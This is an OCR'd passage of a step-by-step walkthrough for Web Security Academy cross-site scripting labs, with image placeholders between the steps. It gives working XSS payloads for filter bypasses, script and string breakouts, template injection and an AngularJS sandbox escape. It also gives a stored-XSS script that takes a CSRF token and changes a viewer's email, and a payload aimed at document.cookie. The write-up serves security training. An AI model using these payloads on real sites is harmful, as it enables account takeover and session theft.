- Click "Store" and "Deliver exploit to victim". The lab updated




Lab 16

- Inject a standard XSS payload, such as:


  <img src=1 onerror=alert(1)>

Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.


Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.



- In Burp Intruder, in the Positions tab, click "Clear §".
- In the request template, replace the value of the search term with: <>
- Place the cursor between the angle brackets and click "Add §" twice to create a payload position. The value of the search term should now be: <§§>
- Visit the XSS cheat sheet and click "Copy tags to clipboard".
- In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".



- When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.




- Go back to the Positions tab in Burp Intruder and replace your search term with:

  <svg><animatetransform%20=1>


- Place the cursor before the = character and click "Add §" twice to create a payload position. The value of the search term should now be:

  <svg><animatetransform%20§§=1>

- Visit the XSS cheat sheet and click "Copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".




- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onbegin payload, which caused a 200 response.



- Visit the following URL in the browser to confirm that the alert() function is called and the lab is solved:

https://YOUR-LAB-ID.web-security-academy.net/?

search=%22%3E%3Csvg%3E%3Canimat




Lab 17


- Visit the following URL, replacing YOUR-LAB-ID with your lab ID:

https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

- This sets the X key as an access key for the whole page. When a user presses the access key, the alert function is called.




- To trigger the exploit on yourself, press one of the following key combinations:
  - On Windows: ALT+SHIFT+X
  - On MacOS: CTRL+ALT+X
  - On Linux: Alt+X



Lab 18


- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript string.
- Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.



- Replace your input with the following payload to break out of the script block and inject a new script:


  </script><script>alert(1)</script>

- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.



Lab 19


- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript string.
- Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
- Try sending the payload test\payload and observe that your backslash doesn't get escaped.



- Replace your input with the following payload to break out of the JavaScript string and inject an alert:

\'-alert(1)//

- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.



Lab 20

- Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
- Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
- Observe that the random string in the second Repeater tab has been reflected inside an onclick event handler attribute.

- Repeat the process again but this time modify your input to inject a JavaScript URL that calls alert, using the following payload:
  http://foo?'-alert(1)-';
- Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Lab 21

- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript template string.


- Replace your input with the following payload to execute JavaScript inside the template string: ${alert(1)}
- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Lab 24


- Submit the following payload in a blog comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

- This will make anyone who views the comment issue a POST request to change their email address to test@test.com.



- Click post comment



Lab 25

- Visit the following URL, replacing YOUR-LAB-ID with your lab ID:


https://YOUR-LAB-ID.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

- The exploit uses toString() to create a string without using quotes. It then gets the String prototype and overwrites the charAt function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the orderBy filter. We then set the argument for the filter by again using toString() to create a string and the String constructor property. Finally, we use the fromCharCode method generate our payload by converting character codes into the string x=alert(1). Because the charAt function has been overwritten, AngularJS will allow this code where normally it would not.

Lab 26

- Go to the exploit server and paste the following code, replacing YOUR-LAB-ID with your lab ID:

<script> location='https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x'; </script>



- Click "Store" and "Deliver exploit to victim".

-END-